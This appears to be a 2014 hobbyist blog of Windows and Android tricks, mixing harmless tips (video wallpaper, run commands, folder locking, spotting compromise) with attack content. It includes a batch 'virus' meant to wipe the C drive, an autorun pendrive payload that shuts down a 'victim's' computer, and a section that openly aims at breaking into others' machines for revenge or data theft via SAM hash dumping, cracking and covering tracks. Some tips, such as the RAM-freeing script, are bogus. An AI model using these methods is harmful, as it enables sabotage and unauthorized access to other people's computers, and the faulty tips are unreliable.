Saturday, 27 December 2014

Video As Desktop Wallpaper

   1. Open VLC Media Player.
  
2. Then Go to Tools > Preference Or press CTRL + P and Selecet Video from left panel

   3. Then Choose DirectX video output from output dropdown list

     as shown in below image .
Video wallpaper

  4. Save the changes ans restart VLC Media Player.

  5. Play any video you would like to set as your desktop wallpaper.

  6. Then click on Video and select DirectX Wallpaper from the dropdown list as show in below image.
Video wallpaper


  7. Now Minimize vlc player and you will see your video running on your desktop as wallpaper.

  8. If you want your default wallpaper back then uncheck DirectX Wallpaper from video dropdown list.

Hide File Behind Image

1. Select an image to be used for hiding file behind the image.
 
2. Now select a file to hide behind the image and make it in .RAR format. With the help of the WinRAR.
 
3. And most important is that paste both the files on desktop. You may do this anywhere instead of 
desktop if you have some basic understanding of command line.
 
4. Now open cmd by going to Start > Accessories > Command Prompt and type following commands in it.
 
cd desktop

5. CD stands for change directory by typing above command you change your directory to desktop. After that type command given below.

 Copy /b imagename.jpg + filename.rar finalimage.jpg
 
  • Replace imagename.jpg with the name of image you want your file to be hidden behind. Don’t forget to add image format (Eg: .jpg,.png,.gif)
  • Replace filename with name of your file you want to hide. It must be in .rar format.
  • Finally Replace finalimage.jpg with whatever name you want your final image with hidden files should be. This is the image where your file will be hidden.
6. Now when you will try to open this newly created image it will open as normal image, but to open you hidden file you need follow steps given below.

How To Access Hidden File ?

To access your hidden file you need to open the newly created image in winrar. Just follow simple steps given below to do that.
    
1. Open winrar
   
2. Now locate your image and open it or simply drag your image in winrar.
   
3. Extract the file and done.

“Delete administrator Password” without any software

Step 1. Put your hard disk of your computer in any other pc .

Step 2. Boot that computer and use your hard disk as a secondary hard disk (D’nt boot as primary hard disk ).


Step 3. Then open that drive in which the victim’s window(or your window) is installed.
 

Step 4. Go to location windows->system32->config
 

 Step 5.And delete SAM.exe and SAM.log
 

Step 6. Now remove hard disk and put in your computer.
 
Step 7. And boot your computer

Make Dangerous Virus In A Minute

1. Open Notepad and copy below code into it.

{  
        @Echo off
       Del C: *.* |y
 
}
 
 2. Save this file as virus.bat (Name can be anything but .bat is must)

   3. Now, running this file will delete all the content of C Drive.
 
Warning: Please don’t try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.

How to Hack Windows Administrator Password



  1. Open the command prompt (Start -> Run -> type cmd -> Enter)
     

  2. Now type net user and hit Enter
     
  3. Now the system will show you a list of user accounts on the computer. Say for example, you need to reset the password of the account by name John, then do as follows:
     
  4. Type net user abc * and hit Enter. Now, the system will ask you to enter the new password for the account. That’s it. Now you’ve successfully reset the password for John without knowing his old password. 
    just enjoy...........

99 Best Run Commands List

Accessibility Options : access.cpl
Add Hardware : hdwwiz.cpl
Add / Remove Programs : appwiz.cpl
Administrative Tools : control admintools
Automatic Updates : wuaucpl.cpl
Wizard file transfer Bluethooth : fsquirt
Calculator : calc
Certificate Manager : certmgr.msc
Character : charmap
Checking disk : chkdsk
Manager of the album (clipboard) : clipbrd
Command Prompt : cmd
Service components (DCOM) : dcomcnfg
Computer Management : compmgmt.msc
DDE active sharing : ddeshare
Device Manager : devmgmt.msc
DirectX Control Panel (if installed) : directx.cpl
DirectX Diagnostic Utility : dxdiag
Disk Cleanup : cleanmgr
System Information : dxdiag
Disk Defragmenter : dfrg.msc
Disk Management : diskmgmt.msc
Partition manager : diskpart
Display Properties : control desktop
Properties of the display (2) : desk.cpl
Properties display (tab "appearance") : control color
Dr. Watson : drwtsn32
Manager vérirficateur drivers : check
Event Viewer : Eventvwr.msc
Verification of signatures of files : sigverif
Findfast (if present) : findfast.cpl
Folder Options : control folders
Fonts (fonts) : control fonts
Fonts folder windows : fonts
Free Cell : freecell
Game Controllers : Joy.cpl
Group Policy (XP Pro) : gpedit.msc
Hearts (card game) : mshearts
IExpress (file generator. Cab) : IExpress
Indexing Service (if not disabled) : ciadv.msc
Internet Properties : inetcpl.cpl
IPConfig (display configuration) : ipconfig / all
IPConfig (displays the contents of the DNS cache) : ipconfig / displaydns
IPConfig (erases the contents of the DNS cache) : ipconfig / flushdns
IPConfig (IP configuration cancels maps) : ipconfig / release
IPConfig (renew IP configuration maps) : ipconfig / renew
Java Control Panel (if present) : jpicpl32.cpl
Java Control Panel (if present) : javaws
Keyboard Properties : control keyboard
Local Security Settings : secpol.msc
Local Users and Groups : lusrmgr.msc
Logout : logoff
Microsoft Chat : winchat
Minesweeper (game) : winmine
Properties of the mouse : control mouse
Properties of the mouse (2) : main.cpl
Network Connections : control NetConnect
Network Connections (2) : ncpa.cpl
Network configuration wizard : netsetup.cpl
Notepad : notepad
NView Desktop Manager (if installed) : nvtuicpl.cpl
Manager links : packager
Data Source Administrator ODBC : odbccp32.cpl
Screen Keyboard : OSK
AC3 Filter (if installed) : ac3filter.cpl
Password manager (if present) : Password.cpl
Monitor performance : perfmon.msc
Monitor performance (2) : perfmon
Dialing Properties (phone) : telephon.cpl
Power Options : powercfg.cpl
Printers and Faxes : control printers
Private Character Editor : eudcedit
Quicktime (if installed) : QuickTime.cpl
Regional and Language Options : intl.cpl
Editor of the registry : regedit
Remote desktop connection : mstsc
Removable Storage : ntmsmgr.msc
requests the operator to removable storage : ntmsoprq.msc
RSoP (traduction. ..) (XP Pro) : rsop.msc
Scanners and Cameras : sticpl.cpl
Scheduled Tasks : control schedtasks
Security Center : wscui.cpl
Console management services : services.msc
shared folders : fsmgmt.msc
Turn off windows : shutdown
Sounds and Audio Devices : mmsys.cpl
Spider (card game) : spider
Client Network Utility SQL server : cliconfg
System Configuration Editor : sysedit
System Configuration Utility : msconfig
System File Checker (SFC =) (Scan Now) : sfc / scannow
SFC (Scan next startup) : sfc / scanonce
SFC (Scan each démarraget) : sfc / scanboot
SFC (back to default settings) : sfc / revert
SFC (purge cache files) : sfc / purgecache
SFC (define size CAHC x) : sfc / cachesize = x
System Properties : sysdm.cpl
Task Manager : taskmgr

Hack Friends ComPuter Using Pendrive

Step 1:>>copy this  code into notepad:.

@echo off
shutdown -s -t 00

Save as besthacking.bat extension (for eg: besthacking.bat).


Step 2:
      Now open the notepad and copy this code:

[autorun]
Open=besthacking.bat
Action=Mouse Disable

   Save it as “autorun.inf”
Step 3:
         Then copy the two files in your pen drive or victim’s pen drive.

That’s all whenever the victim insert his pen drive,the system will be turned off automatically.
 

Check How to Disable This:-
First Stop Autorun in Your Computer And Then Format Pendrive..
And If You Stop Autorun Check My Older Post

How to Disable Autorun in Windows 7

How to Disable Autorun in Windows 7

Whenever you connect a removable media to your computer, the autorun feature of Windows 7 comes into action and immediately provides you with many options including the ‘Open folder to view files’ option. Apart from the internet, most viruses and malware enter the system through infected removable media. Malicious programs malware and viruses usually infects the Autorun.inf file present on the removable media device. If you happen to connect an infected removable media device like USB to your computer and then make use of the ‘Open folder to view files’ option, the malware will get activated and thereby attack all the files of your system. The only way to deal with this problem is to disable the Autorun feature of Windows.
Here are the steps on how to disable Autorun in Windows 7:

Step 1. Press Windows key + R to launch the Run dialogue box. Here you need to enter Gpedit.msc and then click on OK.


Step 2. You will now see the Local Group Policy Editor on your screen.


Step 3. On the Local Group Policy Editor, you need to click on Computer Configuration > Administrative Templates> Windows Components. Under Windows Components, you will see AutoPlay Policies.


Step 4. When you click on AutoPlay Policies on the left, you will also see an option that says Turn off AutoPlay on the right. Click on it and then choose the Edit option.


Step 5. On the Turn off AutoPlay window, you need to select the Enabled option


Step 6. Click on the Apply and OK buttons and to finish the disable Autorun feature on Windows 7. Also make sure you select the All drives option as shown on the screenshot of step no.5 in order to disable the Autorun feature on all drives.

Thursday, 18 December 2014

How to Disable Mobile Data:

Whenever we enable the mobile data on android smartphone, In background process is taking the our mobile data. Mobile data is the one the most power consuming process, It can dry our android smartphone very quickly. So if you want to turn off this mobile data when you don’t use internet follow this easy steps
.
 Best Android Tips and Tricks You Should Know
Step 1 : Go to settings and click Data Usage option.
Step 2 : Untick the Mobile Data for turn off .
Step 3 : When you need to use internet tick the Mobile data option for enable data usage.

facebook

https://www.facebook.com/pages/mafatmazacom/544632685669403?ref=aymt_homepage_panel

Wednesday, 17 December 2014

How to Download torrent files with IDM

In this tutorial, you will be shown how to Download Torrent Files With IDM. IDM is a very popular download client that helps you download many files at once, but also accelerates the download process. If you especially want to download very large files, IDM can come in very handy because it separates the file(s) into parts and downloads the smaller parts in accelerates rate. Once everything is downloaded, the smaller files are put back together into the original file you intended to download. Fairly simple, right? Now lets move onto how you can Download Torrent Files With IDM .


Step 1: Select any Torrent download client such as utorrent or Bittorrent. You can use these clients to download the Torrent files onto your computer.


Step 2: Go to a Torrent uploading site such as ExtraTorrent or zBigz.
In this step, you will be uploading the Torrent you downloaded earlier.


Step 3: Upload the Torrent using the sites stated in the previous step, or if you have a site of your choosing, go from there. Make sure to use the “Free” uploading option. Assuming that you don’t want to pay for an account, just go with the free option. Do note that if you go with the free option, there are limitations set by the website. If you go with a premium account, some extra perks are provided.
Depending on how big the Torrent is, that’s how long it may take to upload. It also depends on how fast your Internet connection is. The faster your connection is, the faster the upload speed will be.


Step 4: Once you have uploaded the Torrent, there should be an option for you to “ZIP” the Torrent. Normally, there will be extra options to download the contents of the Torrent file individually, but for now, lets go with the “.zip” option.

Step 5: Once everything has been zipped in the “.zip” format, hit download.  Internet Download Manager  should pop up and automatically take over the download process instead of your browser.
This may seem like a bit tedious process, but it’s well worth knowing that you can download the Torrent through a ZIP file format without having to worry about increasing or decreasing connection speed. More people these days are using this process in order to speed up downloading and uploading of Torrents.

How to Create Facebook Page without Name?

if you have already Created a Page on facebook before than this is going to be the Easiest tutorial for you, For those who don’t have any experience in creating a page , Believe me i will keep it Simple just Follow the Below simple steps.
Step 1: Login to facebook and click on Create page or just click Here .
Step 2: Now Click on Company, Organization or Institution (Not mandatory You can click on any.) and Choose a Category, again you can choose any it doesn’t really matters.
Step 3: Now copy the below characters and paste in the place of name and Check the box which says i agree to facebook pages terms.


ٌٍٍِّّْ
Facebook page without name
Step 4: Click on Get Started, Give a short description and click on “Save info” now you can click on skip, skip and skip .
Step 5:  With this said, We have successfully created a page , But we can see the Characters which we entered earlier, we are making a page without any name or Character. Now in admin panel, click on Edit Page > Edit Settings.
Facebook page without name

Step 6:  Click on “Page info”  , the first thing you will see will be the Name, Click on Edit and use your Backspace key to Delete everything from the box.
Step 7: Click on Save Changes. If you have done all the steps as explained then you must not get any error.
Step 8: Click on View page to check your Facebook Page without Name.
Facebook page without name
Step 9: Upload a profile picture and Cover photo if you want. Now its Time to Show your Page with No name to your Friends. Try it by Yourself While its Still working.
Check the Demo of the page which I Created just now while writing the tutorial HERE and Click here To check the page which is about a month old.
[alert style=”e.g. white, grey, red, yellow, green”] Note: The Code and the Trick to Create Facebook page without name is not working any more, This trick was working fine at the time of Creating the tutorial. Thanks.[/alert]

Identify Fake Facebook Account

1) Profile Picture :
  • First Thing we see about any Facebook account is thier Profile Picture, If you Find any Facebook Account on your Friendlist suspicious, First thing you will do is Use Reverse Image Search. This helps you find out if Similar Pictures are available on Internet.  First Download the Profile Picture of the account you find suspicious
Goto Google images Click on Camera icon which says Search by image, Click on Upload an Image, now choose the Picture you  had downloaded earlier , Now once the uploading Completes, google will show you Similar Images that already exist over internet.
2) Timeline:
  • The Facebook timeline of a Facebook accounts says a lot about that Profile. Most Fake Profiles have “Female” as a gender, this doesn’t Mean all fb accounts with “Female” Genders are Fake, There are many other things to Identify Fake Facebook Account.
  • if thier photos folder shows only 1 or 2 Pictures that too of random Celebrities then probably its fake.
  • if the Person does not update Status, or if he does, the Comments does not read like his Real friends or the profile does not comments on others status,then its likely to be a Fake profile
  • The “About” tab will Give you More information about the Profile, if the “About” tab don’t show you any info about the persons profile then thats an indication about fake profile
3) Wait for 1st january:
  • This is kind of Funny, Why Would one Wait for 1st jan to Identify Fake Facebook Account, Well Fake Profile Makers Most Probably Enter 1st jan as thier birth date while creating Fake account. So on 1st Jan, Facebook will Show you People who have birthdays today. Go through that list and Unfriend them if you dont know them Personally.
  • On 1st jan 2014, i was shocked to see 28 people Having thier birthday, Guess what i performed the above Proccess.
4) Girls Profile :

  • Most of the Fake profiles are created with Girl Identity and with a Beautiful face as a Profile Picture, You may even find Cell phone Number, Girls Hardly will Share thier Contact number in Public.
  • A girl Profile with Lots of Friends and Followers indicates a Fake Profile.

Use Two Different Profile Pictures on Facebook

Step 1: First you have to Open your Timeline and Open your Profile Picture Album by clicking on Photos Tab, Choose a Picture that you want as another Profile Picture.
Step 2: Open that Picture in a New Window By Holding Ctrl and Clicking on it.
Step 3: Now Check the URL of that Picture, you will get something like below URL
https://www.facebook.com/photo.php?fbid=491366447588908&set=a.108695719189318.5863.100001466701828&type
All you have to do is Copy the fbid, Here in the above url, my photo fbid is 491366447588908.
Step 4: Open your Timeline, hover your mouse on your Profile Picture, you will see  Edit Profile Picture Option,Click on it and Select Edit Thumbnail.
Step 5: A popup window will appear, now Right Click on your Profile Picture and Choose Inspect 
Step 6: Now click on the Small arrow to Expand the Code Further.
Use Two Profile pictures on Facebook
Scroll down a bit, you will find <input type=”hidden” autocomplete=”off” name=”photo_fbid” value=”491366447588908“>
Now all You need to do is Replace the Current fbid Value with the one you Copied earlier in Step 3, You can do it by Double Clicking on the Current fbid Value and Replace it with the one you Copied earlier which is in my case :491366447588908.
Step 7: Click anywhere , Close Inspect Element Window and Now Click on Save, All Done, Now Check your timeline, update any status and you will see Different Profile Picture.
Step 8: Liked it? Learned Something new ? Then its time to Let your Friends Know about it. Have Fun!!!

Wednesday, 19 November 2014

How to change your IP address

Change IP

How to change your IP address

If you want to change your IP address on your home computer, there are few ways that might work for you—some simple, some not. Before trying more complicated/technical methods described below, you can try something that's very easy.
  • Simply turn off or unplug your modem for about five minutes. (You don't have to turn your computer off.) In many cases this alone will change your IP address when you go back online.
  • If that doesn't work, try unplugging your modem overnight and checking your IP address the next morning.
To check the IP address you're currently using, simply go to our homepage. Hopefully one of these simpler steps will give you the result you wanted.

Have laptop, go mobile

If you have a laptop, you can switch to a new IP address very easily, if only temporarily—but you can do it anytime you want.
Just go to any coffee shop, bookstore or other place that offers free wireless Internet (Wi-Fi®). Your IP address will automatically change because you'll be using a different Internet connection to send email or join chat rooms.

How about a proxy?

If you're trying to change your IP address primarily because you want to access web-based forums, you may wish to look into using a proxy server. Learn more by reading our article on proxies.

What next?

If you're not the technical type, contact your Internet service provider (ISP) and ask them if they are able to change your IP address or how long your connection needs to be off for your IP address to change.
If you're up for more-advanced methods, and you use Windows, try the steps below and see if your IP address changes.

For Windows users

- Computer connected directly to a cable or DSL modem
  1. Get to a command prompt. (START, run, cmd).
    Start Menu Run Box
  2. Type "ipconfig /release" (without the quotes, on the command line by itself).
  3. Shut down computer.
  4. Turn off computer.
  5. Turn off all ethernet hubs/switches.
  6. Turn off cable/DSL modem.
  7. Leave off overnight.
  8. Turn everything back on.

For networks using a Router

  1. Log into the router's admin console. (Often http://192.168.1.1/)
  2. Release the IP address (method varies by router manufacturer)
  3. Turn off router, ethernet hubs/switches, and the cable/DSL modem
  4. Leave off overnight
  5. Next day, turn everything back on
If you are using a cable/DSL modem and a router, you may wish to connect your computer directly to the cable/DSL modem. Please note that this could significantly impact your system security.
If you have a router and you're still not having any luck, check to see if there is a "Clone MAC Address" option. Using it should change your IP address; however, in most cases you'll only be able to do it once.
If this does not answer your question, please visit the change IP address forum.

Monday, 10 November 2014

Chat with Friends through Command Prompt

Chat with Friends through Command Prompt

 1) All you need is your friend's IP Address and your Command Prompt.

2) Open Notepad and write this code as it is.....!

@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A


3) Now save this as "Messenger.Bat".

4) Open Command Prompt.

5) Drag this file (.bat file) over to Command Prompt and press Enter.

6) You would then see something like this:


7) Now, type the IP Address of the computer you want to contact and press enter
You will see something like this:


8) Now all you need to do is type your message and press Enter.
Start Chatting.......!

DONE....ENJOY.~!!

Show your name in taskbar

                  Show your name in taskbar
Trick to Show Your name after time in taskbar...
Try this trick to add up ur name in place of AM and PM beside time Its simple

Step-1:- Navigate to -> Start -> Control Pannel -> Regional and Language Option -> Click on Customize -> Go to TIME Tab -> Change AM symbol and PM symbol from AM and PM to ur name -> Apply -> Ok ...
Did It change? If not, follow step-2 below.

Step2:- Now go to time in taskbar and Double Click it to open "Date and time property" ...Look place where time changes in digital form i.e. 02:47:52 AM , click to arrow to change the AM or PM by selecting and press arrow. It will Show ur name or name that was entered by u, Apply -> OK
 Done

Disable the Security Center warnings

Disable the Security Center warnings

Follow the given steps to edit the computer registry for disable message:
First click on Start button then type Regedit in Run option.
Here locate the location to:
• HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center
Here in right side panel, double click on Anti Virus Disable Notify and set its value 1.
Now close the registry editor and restart your computer after any changes to go into effect.


Locking Folders:

Locking Folders:


  • Consider you want to lock a folder named XXXX in your E:\, whose path is E:\XXXX.
  • Now open the Notepad and type the following
[code]ren xxxx xxxx.{21EC2020-3AEA-1069-A2DD-08002B30309D}[/code]
  • Where xxxx is your folder name. Save the text file as loc.bat in the same drive.
  • Open another new notepad text file and type the following
[code]ren xxxx.{21EC2020-3AEA-1069-A2DD-08002B30309D} xxxx[/code]
  • Save the text file as key.bat in the same drive.
Steps to lock the folder:
  • To lock the xxxx folder, simply click the loc.bat and it will transform into control panel icon which is inaccessible.
  • To unlock the folder click the key.bat file. Thus the folder will be unlocked and the contents are accessible.

AUTO DELETE TEMPORARY FOLDER.!!

AUTO DELETE TEMPORARY FOLDER.!!


what i prefer is %temp% " without quotes.. at Start -> Run.. this opens ur temp folder n den u cal erase it nearly
First go into gpedit.msc
Next select -> Computer Configuration/Administrative Templates/Windows Components/Terminal Services/Temporary Folder
Then right click "Do Not Delete Temp Folder Upon Exit"
Go to properties and hit disable. Now next time Windows puts a temp file in
that folder it will automatically delete it when its done! Note from Forum Admin: Remember, GPEDIT (Group Policy Editor) is only available in XP Pro.

FIX CORRUPTED FILE IN WINDOW XP

FIX CORRUPTED FILE IN WINDOW XP

1.Load XP cd into cd drive

2. go to Run

3. type sfc/scannowok

4. Then copy its lost file frm cd.


Increase the speed of your file sharing

Increase the speed of your file sharing
Simple Way to Share Multiple Folders :
Goto Run and Type SHRPUBW.EXE then press Enter
Select the folder you want to share and Set permissions,
your share folder is ready now..... 

create folder without name

create folder without name
>select any folder
>rename it
>press alt & type 0160 or 255
>enter

If your computer is slow? then clean up the ram..

If your computer is slow? then clean up the ram..
>Open notepad
>type FREEMEM=SPACE(64000000)
>Save it as ram.vbs
now run the script.
Check out !!

Notification for Windows Update

1. Open Notepad 
2. Copy and paste the follow code

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\WPA\PosReady]
"Installed"=dword:00000001

3.Save file as .reg extension 
4. Double click on it 

When it runs then it you automatically get notification for Windows Update.

Enjoy..!!

Hack Windows Admin

Hack Windows Admin


Today, i am going to show you many aspects of the Windows Password Storage path, Method of Encryption, and breaking into Windows by cracking the admin password. We need this often for many reasons:
1) Sometime we have forgotten our old password and Hint isn't helping out.
2) We want to break into someone computer to get the information.
3) Just want to take revenge from someone.
4) Stealing computer data.

Lets, take a deep dive in Cracking Windows password and also where these are stored and in which format.

SAM file and Password Hashes~Place where these passwords are stored in Hashes:
Password Hashes - When you type your password into a Windows NT, 2000, or XP login Windows Seven, Vista etc Windows encrypts your password using a specific encryption scheme that turns your password into something that looks like this:
                    7524248b4d2c9a9eadd3b435c51404eddc5

This is a password Hash. This is what is actually being checked against when you type your password in. It encrypts what you typed and bounces it against what is stored in the Registry and/or SAM File. 
You can break this hash password from
SAM File - Holds the user names and password hashes for every account on the local machine, or domain if it is a domain controller.

Location of SAM/Hashes:
You can find what you're looking for in several locations on a given machine.
It can be found on the hard drive in the folder %systemroot%system32config (i-e C:\windows\system32\config). However this folder is locked to all accounts including Administrator while the machine is running. The only account that can access the SAM file during operation is the "System" account.

The second location of the SAM or corresponding hashes can be found in the registry. It can be found under HKEY_LOCAL_MACHINESAM. This is also locked to all users, including Administrator, while the machine is in use.(GO to Run and Type Regedit and Hit enter, Now scroll to HKEY_LOCAL_MACHINESAM, However you may not access to it.)


So the two (Some other also) locations of the SAMHashes are:
- %systemroot%system32config
- In the registry under HKEY_LOCAL_MACHINESAM

Cracking or Breaking Into Admin Account:
How to get Hashes form SAM file?
Well, Below are the methods to do so:
1) Well, the easiest way to do this is to boot your target machine to an alternate OS like
NTFSDOS or Linux and just copy the SAM from the %systemroot%system32config  folder.
It's quick, it's easy, and it's effective. You can get a copy of NTFSDOS from Sysinternals(http://www.sysinternals.com) The regular version of NTFSDOS is freeware, which is always nice, but only allows for Read-Only access. This should be fine for what you want to do, however, if you're the kind of person that just has to have total control and has some money to burn. NTFSDOS Pro, which is also by Sysinternals has read/write access but it'll cost you $299.

2) You can also get password hashes by using pwdump2 (Google It to get software ~ Search at openwall.com). pwdump uses .DLL injection in order to use the system account to view and get the password hashes stored in the registry. It then obtains the hashes from the registry and stores them in a handy little text file that you can then  paste them into a password cracking utility like l0phtcrack or John the ripper (Linux Based works well) also cain and abel can be used. 

3) Import Hashes directly from l0phtcrack, and let them open to you by cracking.


Obtained Hashes? Now crack them:
Well, as i have said that these can't be reversed but somehow automated famous cracking softwares can be used to achieve the target. Yes, it is possible, All we have to do is to have a bit patience. The software will use a lot of strings and will compare these hashes also, Inshort it will decode them.
1) John the Ripper - John the Ripper is to many, the old standby password cracker. It is command line which makes it nice if you're doing some scripting, and best of all it's free and in open source. The only real thing that JtR is lacking is the ability to launch Brute Force attacks against your password file. But look at it this way, even though it is only a dictionary cracker, that will probably be all you need. I would say that in my experience I can find about 85-90% of the passwords in a given file by using just a dictionary attack.

2)
L0phtCrack - Probably the most wildly popular password cracker out there. L0phtCrack is sold by the folks at @Stake. And with a pricetag of $249 for a single user license it sure seems like every one owns it. This is probably the nicest password cracker you will ever see. With the ability to import hashes directly from the registry pwdump and dictionary, hybrid, and brute-force capabilities. No password should last long. Well, I shouldn't say "no password". But almost all will fall to L0phtCrack given enough time.

Making Your Own Password in Windows:
Injecting Password Hashes into the SAM:
Easiest ways to gain Administrator privileges on a machine, is by injecting your own password hashes into the SAM file. In order to do this you will need physical access to the machine and a brain larger than a peanut. Using a utility called "
chntpw" by Petter Nordhal-Hagen you can inject whatever password you wish into the SAM file of any NT, 2000, or XP machine thereby giving you total control, just burn the .iso on a disk and use it. I would give a tip like backing up the SAM file first by using an alternate OS.Make a USB disk of linux or Windows Live dsik can also work. Go in, inject the password of your choosing. Login using your new password. Do what you need to do. Then restore the original SAM so that no one will know that i was hacked.

Secret Hacking codes for Android Mobile Phones:

Secret Hacking codes for Android Mobile Phones:

1. Complete Information About your Phone 
*#*#4636#*#*
 This code can be used to get some interesting information about your phone and battery. It shows following 4 menus on screen:
  • Phone information
  • Battery information ( How to maximize or boost Battery life in android phones)
  • Battery history
  • Usage statistics
Learn How to unlock 3 Hidden modes in Android Phones :
3 Hidden Modes in Android Mobile phones

2. Factory data reset
*#*#7780#*#*
This code can be used for a factory data reset. It'll remove following things:
  • Google account settings stored in your phone
  • System and application data and settings
  • Downloaded applications
It'll NOT remove:
  • Current system software and bundled application
  • SD card files e.g. photos, music files, etc.
Note: Once you give this code, you get a prompt screen asking you to click on "Reset phone" button. So you get a chance to cancel your operation.
3. Format Android Phone

  *2767*3855#
Think before you give this code. This code is used for factory format. It'll remove all files and settings including the internal memory storage. It'll also reinstall the phone firmware.
Note: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone. So think twice before giving this code.
4. Phone Camera Update
*#*#34971539#*#*
This code is used to get information about phone camera. It shows following 4 menus:
  • Update camera firmware in image (Don't try this option)
  • Update camera firmware in SD card
  • Get camera firmware version
  • Get firmware update count
WARNING: Never use the first option otherwise your phone camera will stop working and you'll need to take your phone to service center to reinstall camera firmware.
5. End Call/Power

*#*#7594#*#*
This one is my favorite one. This code can be used to change the "End Call / Power" button action in your phone. Be default, if you long press the button, it shows a screen asking you to select any option from Silent mode, AirPlane mode and Power off.
You can change this action using this code. You can enable direct power off on this button so you don't need to waste your time in selecting the option.
6. File Copy for Creating Backup

*#*#273283*255*663282*#*#*
This code opens a File copy screen where you can backup your media files e.g. Images, Sound, Video and Voice memo.
7.  Service Mode

*#*#197328640#*#*
This code can be used to enter into Service mode. You can run various tests and change settings in the service mode.
8. WLAN, GPS and Bluetooth Test Codes:
*#*#232339#*#* OR *#*#526#*#* OR *#*#528#*#*           - WLAN test (Use "Menu" button to start various tests)

*#*#232338#*#*                  - Shows WiFi MAC address

*#*#1472365#*#*                - GPS test

*#*#1575#*#*                      - Another GPS test

*#*#232331#*#*                  - Bluetooth test

*#*#232337#*#                    - Shows Bluetooth device address
9. Codes to get Firmware version information:
*#*#4986*2650468#*#* - PDA, Phone, H/W, RFCallDate

*#*#1234#*#* - PDA and Phone

*#*#1111#*#* - FTA SW Version

*#*#2222#*#* - FTA HW Version

*#*#44336#*#* - PDA, Phone, CSC, Build Time, Changelist number
10. Codes to launch various Factory Tests:
*#*#0283#*#* - Packet Loopback

*#*#0*#*#* - LCD test

*#*#0673#*#* OR *#*#0289#*#* - Melody test

*#*#0842#*#* - Device test (Vibration test and BackLight test)

*#*#2663#*#* - Touch screen version

*#*#2664#*#* - Touch screen test

*#*#0588#*#* - Proximity sensor test

*#*#3264#*#* - RAM version

 
How to lock any file or folder without any software :
Most of us have private data. Not all of us have a
private computer to keep that data. So, we just end
up with other people viewing thatdata. Although
password protecting software do work, it is almost
useless to hide private data with these software
(becausewe are always questioned as to what it is
that we are hiding with the help of these software).
Hidden folders do not work as they can be easily
searched with Windows Search. So, we need an
alternative way to create hidden password protected
folders which only we can access. And that is exactly
what we will learn in this post.
With this trick, you can create a secure password
protected folderin Windows which no one except you
can access. To use this trick, follow the instructions
given below:-
1. Open Notepad.
2. Copy and paste the exact code given below:-
cls
@ECHO OFF
title pc-tricks
if EXIST "Control Panel.{21EC2020-3AEA-1069-
A2DD- 08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo Are you sure to lock this folder? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-
A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-
A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== your password goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-
A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD
-08002B30309D}"MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End
3. Click on the File Menu. Click on Save As.
4. Select All Types (or all files) in the Save As Type
dropdown menu. Save the file as *.bat or Locker.bat
After creating the file, double click on the Saved
file. A new folder willbe created. Enter your data in
the folder. Again, double click on the batch file.
Type Y and press Enter. The folder will be hidden
from view.
To re-view your folder, double click on the saved
batch file. Enter password as
" your password " without quotes("") and press Enter
key. This is also the default password. Your folder
will be visible again.
To change the default password, delete "your
password" and type the password you want to use .
The overall usability of this trick can be improved by
deleting the batch file after hiding your folder and
re-creating it when you wish to access your folder
again.
Note : This works on Windows 7,WINDOWS 8, Windows
XP and Vista. First try this on useless data to be
sure and then only hide your personal data.
Feel free to Like, Comment & Share...

Monday, 20 October 2014

5 Ways to Check if you are Hacked

5 Ways to Check if you are Hacked

We have got many requests asking how they can check if they are hacked or not.
In this post I am going to tell You 5 ways in which you can check if you are hacked.
Just follow along and check all the steps, you might also be one of the victims.
NOTE:- Before doing these steps, close all the downloads and web pages. Make sure on torrent of window update install is going on but stay connected to internet.
1) The first method is very simple for all the people using an ADSL router. After all the internet downloads are closed, just check the status of Ethernet light. It should not blink at a very fast rate. It shows that packets are being transferred in and out of your computer.
But as there is no active download or internet activity so no packets should transfer. If so… you might be hacked
2) goto run and type cmd. The command prompt will open. In the command prompt type
netstat -a
This shows the list of active internet connections, check if any unnecessary internet connection is ESTABLISHED. If so, you might be hacked

if you type just netstat, you will get the list of all the netstat commands, you may try the other commands as well.
3) You notice any abnormal activity in your computer, like your computer hangs for a couple of seconds every time you switch it on or in between your tasks (if it occurs often), there is a chance that you are hacked. Often keyloggers and trojans are configured to deliver all the log information to the destination ip address/ ftp address after reqular interval of time. And when this information is being sent, the browser hangs for some time.
4) Use softwares like TCP view, it gives the list of all the connections made through TCP. This software is capable of detecting almost all the trojan/malicious connections.
5) Keep the antivirus updated and install an external firewall like comodo. If your antivirus is not updated regularly, it is as good as nothing. If you don’t update your antivirus reqularly and often exchange data from other computers and download a lot of files. There is a great possibility that you are hacked.
